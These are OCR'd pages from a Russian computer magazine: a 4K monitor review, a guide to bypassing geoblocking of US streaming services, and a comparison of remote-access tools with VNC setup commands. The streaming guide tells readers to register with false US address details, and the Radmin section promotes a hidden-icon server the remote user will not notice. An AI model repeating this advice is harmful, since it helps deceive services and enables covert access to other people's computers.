Еще недавно мы рассказывали о роутерах с поддержкой 802.11ac, о том, что уже сейчас есть смысл инвестировать в будущее своей домашней сети. С 4K-мониторами ситуация немного сложнее, если смотреть глазами домашнего пользователя. Кино в 4K найти почти невозможно, а чтобы играть на таком разрешении, понадобится ультрамощная машина с несколькими видеокартами. Однако у профессионалов, работающих с графикой, есть хорошие причины присматриваться к 4K уже сейчас. Точнее сказать, 8,3 миллиона причин.

Преимущество 4K не только в более высокой четкости, но и в большем количестве экранного пространства. Конечно, для серьезной работы все равно понадобится неслабое железо — производитель рекомендует дискретные AMD не младше 7000-й серии или NVIDIA GTX хотя бы из 600-й линейки, поддерживающие вывод в 4K на уровне драйверов. Также нужно учитывать, что в европейской версии (имеющей суффикс E в названии) отсутствует порт HDMI, поэтому карточка должна иметь вывод DisplayPort. Также пользователям Windows нужно дождаться выхода версии 8.1, в которой заявлена поддержка высоких разрешений.

В ASUS отдельно гордятся тонкостью своего монитора. Толщина 31,5-дюймового дисплея не превышает 35 мм. Платформа монитора позволяет регулировать высоту (экран можно поднять максимум на 15 см), наклон (на 30 градусов) и поворот (на 45 градусов в каждую сторону). На задней панели монитора предусмотрен аудиовход и разъем для наушников. В мониторе также разместились колонки с мощностью в 2 Вт. Встроенного USB-хаба, увы, не предусмотрено. Также монитор имеет VESA-крепление, позволяющее повесить его на стену.


Отдельно стоит отметить матрицу монитора, изготовленную по технологии IGZO, что дает более низкое энергопотребление. Кроме того, монитор может похвастаться хорошими углами обзора — под углом в 45 градусов по диагонали заметного искажения картинки не возникало.

Как и стоило ожидать, 4K-экран дает исключительно четкую картинку, но ASUS можно также похвалить за хорошую яркость на уровне в 350 кандел на квадратный метр и контрастность на уровне 800:1.

ВЫВОДЫ

Нельзя не отметить, что PQ321QE — дорогая игрушка. Но для профессионалов и экстремальных геймеров довольно оправданная. В продаже новинка появится в сентябре. Стоит дождаться, когда на уровне приложений и ОС появится поддержка 4K и станет возможным находить видеоконтент в таком высоком разрешении.

КУЛЬТ КАРГО НА ДИВАНЕ



Илья Илембитов
ilembitov@real.xakep.ru

Обходим геоблокировку контент-сервисов на любых устройствах

Netflix, Hulu, Pandora, Spotify... Ты наверняка не раз натыкался на эти названия. Магические сервисы, дающие за 8–10 долларов столько контента, сколько в тебя влезет. Давай посмотрим, как получить доступ к ним с любого устройства.

Как можно догадаться из объема этой статьи, использование таких сервисов в России — не самое простое занятие. Поэтому перед тем, как обречь себя на весь этот геморрой, неплохо бы понимать, зачем это делать.

Проще всего объяснить необходимость в Spotify и Pandora — у этих сервисов есть отличные рекомендации музыки любого жанра. Условно говоря, если я включаю радио в «Яндекс.Музыке», то почти для любого жанра 7 из 10 треков будут с альбома, в продвижении которого Яндекс в данный момент заинтересован больше всего. Включил блюз — получай Хью Лори, включил рок — слушай «Океан Эльзи». С Pandora мне почти каждый раз удавалось находить для себя что-то новое.

В случае с Hulu и Netflix все сложнее. Наивно ожидать, что на этих сервисах есть любой фильм или сериал, который тебе только придет в голову. Этим не могут похвастаться даже сервисы on demand, где за каждую запись нужно платить по отдельности. Профит Netflix в другом. Наверняка ты не раз оказывался в ситуации, когда компания сидит перед телевизором и полчаса тупит, решая, что же посмотреть. Этим достаточно унылым делом часто приходится заниматься и самому. В общем, свобода выбора не всегда благо, иногда хочется просто прокрутить меню, выбрать что-то из списка, кликнуть и тут же начать смотреть.


Конечно, тут возникает еще одно препятствие — весь контент на английском. Однако сам я предпочитаю смотреть кино и сериалы в оригинале и уверен, что я такой далеко не один. Hulu дает возможность еще и попробовать американское телевидение, совсем непохожее на наш зомбоящик. Ток-шоу с Конаном О'Брайном и другие late night show, скетчи Saturday Night Live и даже America's Got Talent, выгодно отличающееся от наших аналогов масштабностью, эффектностью номеров и почти полным отсутствием фриков. Все это даже в торрентах не найти.

Хотя каждый наверняка хоть раз слышал об этих сервисах, имеет смысл рассказать подробно, чтобы ты понимал, на каком контенте специализируется каждый из них и в чем особенность их работы.

ВИДЕО


Netflix

Когда-то Netflix занимался прокатом DVD, но успел вовремя трансформировать свой бизнес. Сейчас в США ему принадлежит до 90% рынка видеосервисов, работающих по подписке. Причина в огромном каталоге. Минус в том, что тут редко появляются совсем свежие серии. Выбор фильмов тоже неималенький, но сюда попадают в основном старые картины. Лучше, чем у какого-нибудь Ivi.ru, но все равно не сравнится с любым on demand сервисом вроде iTunes или Amazon Instant Video.



Hulu

Еще один популярный видеосервис, занимающий оставшиеся десять процентов рынка. В Hulu сделали фокус на свежих сериях, и часто так получается, что последний сезон какого-либо сериала или шоу доступен только здесь, а весь остальной архив — на Netflix. Поэтому многим логично использовать эти два сервиса в связке. Недостаток в том, что большая часть контента в Hulu доступна только в браузерной версии и даже подписчики не имеют возможности посмотреть его на мобильном устройстве или ТВ-приставке. Также тут есть реклама — и для подписчиков тоже.




Видеосервисов меньше, чем музыкальных, но и тут дело не ограничивается двумя названиями. Есть еще набирающий популярность Amazon Prime, но он совместим с меньшим количеством устройств и требует годовой подписки. Профит скорее для тех, кто часто что-то покупает на Amazon, так как вместе с подпиской на Prime даются льготные условия доставки товаров.

МУЗЫКА


Pandora

Один из первых сервисов, предложивших автоматическую генерацию подборки музыки для пользователей. Поскольку Pandora начинал еще до бума социальных сетей, разработчики сделали ставку на очень продвинутый алгоритм, способный выстраивать «родственные» связи между песнями и исполнителями по сотням параметров. На мой вкус, это работает намного лучше, чем сервисы, использующие для рекомендаций социальный граф. Минусы в том, что нельзя выбрать конкретную песню и нельзя пропускать больше определенного количества треков. Плюс в том, что Pandora бесплатна как в браузере, так и на устройствах.



Spotify

Pandora — отличный инструмент для того, чтобы находить новую музыку. Сильная сторона Spotify — в том, как он позволяет слушать ту музыку, которую ты уже знаешь и любишь. В этом смысле здесь мало ограничений, и аудиотека сервиса почти в 20 раз больше, чем у главного конкурента. Также если у Pandora социальной составляющей почти нет, то в Spotify это одна из главных фишек. Еще у сервиса есть очень неплохие приложения для десктопа и мобильных устройств. Подписчики (10 долларов в месяц) могут составлять плей-листы и скачивать их на смартфон для офлайн-прослушивания.



Музыкальных сервисов намного больше — еще есть Rdio, Google Play Music, а скоро появится и iTunes Radio. Кроме того, есть и сервисы, прекрасно работающие в России (например, Zvooq, Deezer). Pandora в данном случае интересна действительно хорошим алгоритмом составления плей-листов — она часто подбирает неочевидные треки.

ТЕСТ В БРАУЗЕРЕ

Шаг первый — попробовать все это дело в браузере. Это проще всего и не требует никаких финансовых вложений, а ты уже сможешь понять, нужно ли это тебе.

Самый простой способ — поставить расширение Media Hint (https://mediahint.com) для браузера. Поддерживаются Firefox и Chrome. Для пользователей других браузеров есть отдельный pac-файл (mediahint.com/default.pac), который прописывается в системных настройках или в браузере. После установки снова зайди на mediahint.com для того, чтобы убедиться, что все работает так, как нужно.

NETFLIX В КАРМАНЕ

Для того чтобы попробовать поставить все это дело на мобильные устройства, придется потрудиться. Естественно, на клиенты всех сервисов наложены географические ограничения. Проще всего в Android — достаточно воспользоваться VPN и зайти в Google Play. Самый простой вариант — TunnelBear (tunnelbear.com). В iOS все сложнее — нужно создать американскую учетку, и, чтобы сделать это без привязки к американской банковской карточке, придется пойти на хитрость.

Открой десктопный iTunes и зайди в раздел приложений. Выйди из своей учетки и найди любое приложение, требующее американской учетки. При попытке установить его тебя переключит на американский App Store, после чего ты сможешь завести новую учетку, не имеющую привязки к банковской карте. Дальше тебе нужно зайти в iTunes на своем устройстве и установить все нужные приложения. После этого можешь зайти обратно в свой обычный аккаунт. Каждый раз, когда будут выходить обновления для установленных «в обход» приложений, тебе просто будут предлагать ввести пароль для соответствующей учетки, так что никакого дополнительного геморроя.

Однако для того, чтобы приложения заработали, придется еще помучиться. Тут есть два варианта — либо воспользоваться VPN с американским IP, либо подключить специальный DNS-сервис. Вариант с DNS лучше в том смысле, что нет никаких ограничений по трафику. Минус в том, что его нужно прописывать отдельно для каждой Wi-Fi-сети, а в мобильной сети этот трюк вообще не сработает. VPN-сервисы вроде TunnelBear, Hideman (hideman.net) и Spotflux (spotflux.com) намного проще в использовании, но стоят денег. Но поскольку основной юзкейс тут — просмотр сериалов на планшете дома или в гостинице, логичнее выбрать DNS.

Я пробовал три разных DNS-сервиса. Бесплатный Tunlr (tunlr.net) дает доступ к Hulu, но не Netflix, а бесплатный Unlocator (https://unlocator.com) — наоборот. Впрочем, как я понимаю, у Unlocator проблема с Hulu лишь временная, так что, возможно, когда ты будешь читать эту статью, все заработает. Лучше всех себя показал сервис UnoDNS, но он обойдется в 5 долларов в месяц (то есть как VPN).

Итак, ты поигрался и решил, что тебе понравилось. Нужно платить. Тут возникает еще одна проблема — чаще всего карта российского банка к оплате не подойдет. Придется пойти на дополнительное ухищрение и завести виртуальную карточку QIWI (https://visa.qiwi.com). После регистрации ты сможешь пополнить счет со своей основной карты. Для регистрации в сервисах вводи данные, предоставленные QIWI, а также любой реальный американский адрес. Это легко найти в Google Maps, можешь просто выбрать случайный Apple Store.



Лучше всего в моем тесте сработал Apple TV



Трюк с DNS, естественно, не пройдет с мобильной сетью. Если хочешь слушать Pandora в машине, тебе придется заранее запустить приложение в Wi-Fi-сети либо использовать VPN.



Обрати внимание, что настройки субтитров в Apple TV нужно выставлять не в приложении, а для самой приставки. Иначе при каждом запуске фильма в Netflix придется включать субтитры вручную.



TunnelBear — ну очень милый VPN



При желании можно настроить DNS прямо на роутере – тогда не придется заниматься отдельной настройкой каждого устройства. Но такое явно не каждому понравится.



На самом деле основной юзкейс для Hulu и Netflix на мобильном устройстве – возможность с удобством изучать каталог и составлять список для просмотра, который тут же синхронизируется с твоей учеткой. Также есть целый класс приложений, предоставляющих универсальный поиск по всем сервисам. Например, Fan (fan.tv) для iOS, Fayve (fayve.com) для iOS и Android.



Fayve — удобный каталог, позволяющий искать сериалы и фильмы сразу по всем площадкам

БОЛЬШОЙ ЭКРАН

Наконец, ты, вероятно, захочешь вывести картинку на телевизор. Конечно, можно развернуть обычный HTPC и пользоваться браузерными версиями, но удобства в этом мало (как минимум — нельзя пользоваться пультом). Самое подходящее устройство, которое можно найти в России, — это Apple TV. Стоит около 4500 рублей, совместимо с Hulu и Netflix. А главное — приставка позволяет выставлять произвольные DNS, что важно для наших целей.

Процедура довольно стандартна. Сначала нужно выбрать DNS-сервис (смотри выше). Затем ввести его данные в Apple TV. Единственное «но» — придется выйти из своего Apple ID. Лично у меня не удавалось войти даже под американской учеткой. Следовательно, не будет работать Home Sharing из других Apple-устройств и нельзя будет использовать iPhone в качестве пульта.

Если есть возможность, можешь купить в Штатах приставку Roku. Поддерживает все известные сервисы и имеет очень удобную функцию универсального поиска по всем контент-провайдерам, но, увы, DNS в ней не выставить. Придется прописывать прямо в роутере, а это не всем подходит. Также обрати внимание, что английские версии Roku отличаются прошивкой и с американскими сервисами несовместимы. Еще одна «всеядная» альтернатива — Google TV, который тоже придется возить из Штатов.

Hulu и Netflix совместимы с Xbox 360 и PlayStation 3. Я тестировал все это дело на X360. Консоль определяет местоположение пользователя как по IP, так и по адресу, указанному в информации о карте. Поэтому, если у тебя привязана к аккаунту карта, придется немного схитрить:

1. Введи в настройки консоли данные DNS.
2. Создай новую учетную запись.
3. Войди в нее и зайди в раздел приложений.
4. Поставь Hulu и Netflix.
5. Вернись в свою учетную запись, зайди в приложения и введи данные учетных записей.

Вот и все. В моем случае, правда, Netflix жаловался на низкую скорость и занижал разрешение так, что на экране становились заметны артефакты. Кроме того, для Xbox 360 потребуется платный аккаунт Xbox Live Gold (около 240 рублей в месяц), но у пользователей PS3 таких проблем нет.


Мой опыт я считаю удачным. Я остановился на бесплатной Pandora и подписке на Netflix, получив таким образом доступ к очень неплохой коллекции контента в HD по цене базового пакета каналов у какого-нибудь «Билайна» (или любого другого провайдера).

КАК ПРАВИЛЬНО ПОДСТУПИТЬСЯ

Средства удаленного доступа на все случаи жизни







Денис Колисниченко
dhsilabs@gmail.com

Программ для организации удаленного доступа достаточно много. Есть платные и бесплатные программы, есть программы для разных операционных систем. Разумеется, в этой статье мы не сможем рассмотреть все сразу, но поговорим о самых интересных из них, а главное — поймем, что эффективнее для той или иной задачи.

RADMIN (SHAREWARE)

Лет десять назад самой популярной программой для удаленного доступа была Radmin, она и сейчас есть (www.radmin.ru) — никуда не подевалась за это время. С нее и начнем обзор.

Программа состоит из двух частей: Server и Viewer. Первая запускается на удаленном компьютере (или удаленных компьютерах), а вторая — на твоем компьютере и используется для подключения к удаленным машинам, которые ты собираешься настраивать. На сайте разработчиков можно скачать как полный комплект, так и отдельные компоненты. Также есть portable-версия Viewer, работающая без установки, и версия Radmin Server 3.5 NTI — это специальная версия без пиктограммы в трее, то есть пользователь удаленного компа и не узнает, что на нем установлена Radmin, пока ты не начнешь управлять его компьютером.

Отмечу ключевые возможности: поддержка Windows 8 32/64 bit, поддержка переключения сессий пользователей в Windows XP/Vista/7/8, совместимость с Wine (Radmin может организовать удаленный доступ к ПК под управлением Linux через Wine), поддержка Telnet, удаленное выключение ПК, сканер серверов Radmin (позволяет найти все ПК, которыми ты можешь управлять в своей сети), передача файлов между Server и Viewer.

Выводы:

+ Функционал программы: здесь и собственная аутентификация, и поддержка голосового чата, и возможность передачи файлов. Все очень удобно.
+ Благодаря тому что на удаленном компе установлен Server, не нужно присутствие пользователя, как в других подобных программах. Например, ты можешь администрировать удаленные ПК своих коллег, когда те ушли на обед. В других подобных программах необходимо или чтобы пользователь разрешил соединение, или же чтобы пользователь предоставил тебе пароль, который генерируется автоматически при каждом сеансе связи.
+ Низкие системные требования, программа совсем не грузит процессор, что особо актуально для моего старого ноута с процем от AMD, который греется как утюг, — он и выступал в роли «удаленного» компа.
- Просто запустить Server недостаточно, нужно его еще и настраивать.
- Многие пользователи любят TeamViewer не за его функциональность, а за то, что он не требует каких-либо особых портов (по умолчанию он использует 80-й порт) и не требует настройки брандмауэра. Radmin Server использует порт 4899, и запустить его без настройки брандмауэра не получится.
- Нет мобильных клиентов.
- Не поддерживает другие ОС.




Рис. 1. Окно настройки Radmin Server




Рис. 2. Radmin Viewer




Рис. 3. Брандмауэр заблокировал попытку подключения

TEAMVIEWER (FREEWARE)

Сейчас, наверное, из программ для удаленного доступа популярнее всех TeamViewer. Ты можешь скачать ее полную версию и при этом не заплатить ни копейки. Для некоммерческого использования программа бесплатна.

Также есть portable-версия программы для Windows, что очень полезно для нечастого использования программы, причем portable-версию можно запускать как на «сервере», так и на «клиенте», в отличие от Radmin, где можно запустить только клиент (Viewer) без установки, а «серверную» часть нужно обязательно устанавливать.

После запуска программы ты увидишь основное окно TeamViewer и окно «Компьютеры и контакты» (рис. 4). Если ты планируешь помогать сразу всем своим родственникам и коллегам, можешь нажать кнопку «Зарегистрироваться», создать аккаунт, и тогда в этом окне ты будешь видеть все многочисленные компы, которые ты настраивал.

Теперь разберемся, что есть что. Если нужно подключиться к твоему компу, то удаленной стороне ты должен сообщить свой ID (в данном случае 969 930 547) и пароль (8229). Как сообщить, уже решай сам — можно скопировать и передать эти значения по скайпу, аське, по электронке, SMS или просто продиктовать по телефону. Этот пароль меняется при каждом запуске программы. Если программа установлена на твоем компе, можно сделать постоянный личный пароль, но я не рекомендую: пароль может быть скомпрометирован и тогда кто угодно сможет подключиться к твоему компу.

Если нужно подключиться к удаленному компу, то тебе нужно ввести ID удаленной стороны (в данном случае 411108007) и нажать кнопку «Подключиться к партнеру», после чего программа попросит ввести пароль, который ты получил от удаленной стороны. Вот и все — в появившемся окне можно производить настройку удаленного компа (рис. 5).




Рис. 4. TeamViewer запущен




Рис. 5. TeamViewer в действии

Наверное, ты уже заметил основное отличие от Radmin: нужно передать пароль тому, кто настраивает комп, а в Radmin пароль указывается при создании учетки пользователя. Другими словами, нужно присутствие пользователя за компом. Чтобы решить проблему, нужно организовать автозапуск TeamViewer (например, добавить в группу «Автозагрузка» или прописать в реестре в ключе Run) и задать «Личный пароль». Обрати внимание, что задать личный пароль нельзя, если программа не установлена на компе, а запущена без установки.

Есть еще одна программа, о которой ты должен знать: TeamViewer Host. Она запускается как системная служба и используется для круглосуточного доступа к удаленному компу, включая вход в систему / выход из нее. Для установки TeamViewer Host нужны права администратора, которые не всегда есть, поэтому все равно в большинстве случаев будешь пользоваться обычным TeamViewer.

Если на компьютере А запущен TeamViewer (не Host), то к нему могут подключиться компы Б, В, Г (число три приведено для примера) для совместного администрирования. Другое дело, что нужно согласовывать действия администраторов, поскольку клавиатура и мышь общие, но один может настраивать, остальные будут наблюдать.

Как и Radmin, TeamViewer позволяет обмениваться файлами, голосовыми и текстовыми сообщениями, а также удаленно перезагружать компьютер.

Выводы:

- \+ Простота.
- \+ Не требует установки.
- \+ Не требует настройки брандмауэра.
- \+ Наличие версий для других ОС.
- \+ Наличие клиентов для Android, iOS и WP8
- \+ Возможность организации интерактивных конференций (до 25 участников).
- \+ Не требует прав администратора для удаленного доступа.
- \- Грузит процессор заметно больше, чем Radmin.
- \- Мобильные клиенты не очень удобны.

ROYAL TS (SHAREWARE)

Когда-то была такая программулина — mRemote. Не знаю, что там произошло, но проект mRemote был закрыт, а разработчики взяли и создали другой проект — Royal TS (www.royalts.com/main/home.aspx). На сайте ты найдешь версии для Windows, OS X и iOS (можно запускать с iPhone и iPad).

В Royal TS перед созданием подключения нужно создать документ, то есть одно подключение = один документ. Документы Royal TS весьма удобная штука, их можно передавать как обычные файлы, например другому админу. Он сможет открыть такой документ и сразу подключиться к удаленному компу без необходимости создавать соединение вручную. У shareware-версии есть ограничение на число одновременно открытых документов — десять. Как по мне, то этого вполне достаточно для некоммерческого использования программы, поэтому на практике ты даже не заметишь, что тебе чего-то не хватает (если, конечно, ты не администрируешь удаленно огромную сеть компов).

Программа кардинально отличается от Radmin и TeamViewer. Обе программы сочетают в себе функциональность как сервера, так и клиента. Другими словами, на одном из компьютеров ты можешь установить Radmin Server или TeamViewer, а на другом использовать Radmin Viewer или TeamViewer соответственно для подключения к этому удаленному компу. Так вот, Royal TS — это что-то наподобие Radmin Viewer, то есть программа для подключения к удаленному серверу, но вот сервер придется создавать своими силами. Как ты это сделаешь — твои проблемы. Royal TS не поможет тебе создать такой сервер, а только даст подключиться к нему.

Royal TS поддерживает протоколы RDP, Telnet, SSH, Citrix, VNC. Серверы придется настраивать самостоятельно. Пусть у нас есть Linux (Ubuntu или ее клон) и нужно настроить VNC-сервер. Для этого сначала установим VNC-сервер:

```
sudo apt-get install vnc4server
```

Первый раз запускаем без параметров:

```
sudo vnc4server
```

Нужно ввести пароль, который будет использоваться для подключения к серверу. Сам пароль будет сохранен в $HOME/.vnc/passwd. Теперь нужно запустить vnc4server, указав номер экрана:

```
sudo vnc4server :3
```

Далее в Royal TS нужно создать новый документ (на вкладке File), далее перейти на вкладку Edit и нажать кнопку VNC. В появившемся окне нужно ввести имя дисплея (Display Name) — в нашем случае :3, IP-адрес VNC-сервера и указать номер порта (обычно 5900). Пароль будет запрошен при подключении к серверу.

Выводы:

- \+ Универсальный клиент для подключения по различным протоколам.
- \+ Есть версии для Windows, OS X и iOS.
- \- Невозможно организовать удаленный доступ только средствами Royal TS, нужны дополнительные программы.
- \- Требует дополнительной настройки серверов.




Рис. 6. Royal TS для Windows




Рис. 7. Параметры подключения к VNC



SUPREMO (FREEWARE)

Давай проанализируем ситуацию. Если тебе не нравится TeamViewer или ты не можешь его использовать по некоторым причинам (в том числе и из-за необходимости покупать лицензию для коммерческого использования), а Radmin тоже не подходит по каким-либо причинам, то придется искать аналоги.

Одним из аналогов является программа Supremo, которую можно скачать с сайта www.supremofree.com/index.aspx.

Программа (рис. 8) создана «по образу и подобию» TeamViewer. Она не требует установки, принцип работы как у TeamViewer, даже терминологию она использует ту же (это я про ID партнера и другие надписи в интерфейсе).

Настраиваемый компьютер и компьютер специалиста поддержки должны работать под управлением только Windows. Поддерживаются разные выпуски Windows, в том числе Windows 7 и Windows Server 2008 R2. О поддержке Windows 8 и Windows Server 2012 на официальном сайте пока ничего не сказано.

Алгоритм использования прост: нужно запустить программу на обоих компьютерах, затем запросить у удаленной стороны ее ID и пароль, после чего нажать «Соединиться». Перед этим удаленная сторона должна нажать «Старт», иначе соединение не будет разрешено. Пожалуй, это единственное отличие от TeamViewer.

Чтобы обзор был более полным, зайдем в настройки программы (Инструменты → Опции). В разделе «Безопасность» (рис. 9) можно настроить автозапуск программы, указать пароль для удаленных подключений и указать, какие ID могут подключаться к твоему компу.

В разделе «Соединение» (рис. 10) можно указать параметры прокси-сервера, если он присутствует в твоей сети.

Кроме своего прямого назначения, а именно удаленного управления компьютером, программа может использоваться для обмена файлами. Для обмена файлами (который возможен в двух направлениях — как скачивание, так и закачка) просто используй drag & drop.

Выводы:

+ Проста в использовании, не требует установки.
+ Возможность передачи файлов.
+ Возможность чата.
+ Не требует настройки брандмауэра (используется HTTPS/SSL).
- Нет поддержки других ОС, кроме Windows.
- Нет мобильных клиентов.




Рис. 8. Программа Supremo




Рис. 9. Параметры безопасности Supremo




Рис. 10. Параметры соединения Supremo

LOGMEIN (FREEWARE)

Рассмотрим еще одну полезную программу — LogMeIn (рис. 11). Назначение этой программы такое же, как и у всех остальных, рассмотренных в этой статье, — удаленный доступ. На сайте logmein.com ты найдешь несколько подобных продуктов, нас же в первую очередь интересует продукт LogMeIn Free. Ее возможностей вполне достаточно для большинства целей: доступ к компу под управлением Windows или OS X, удаленное управление и просмотр рабочего стола, копирование и вставка данных между компьютерами, функция перезагрузки, чат, поддержка нескольких мониторов, обнаружение вторжения по протоколу SSL/TLS, не требует настройки параметров брандмауэра, не требует прав администратора удаленного компа.

Лично мне понравились функции копирования и вставки данных между компьютерами, а также функция перезагрузки: в процессе настройки компьютера иногда требуется его перезагрузка, после которой будет автоматически восстановлен сеанс удаленного доступа, что очень удобно.

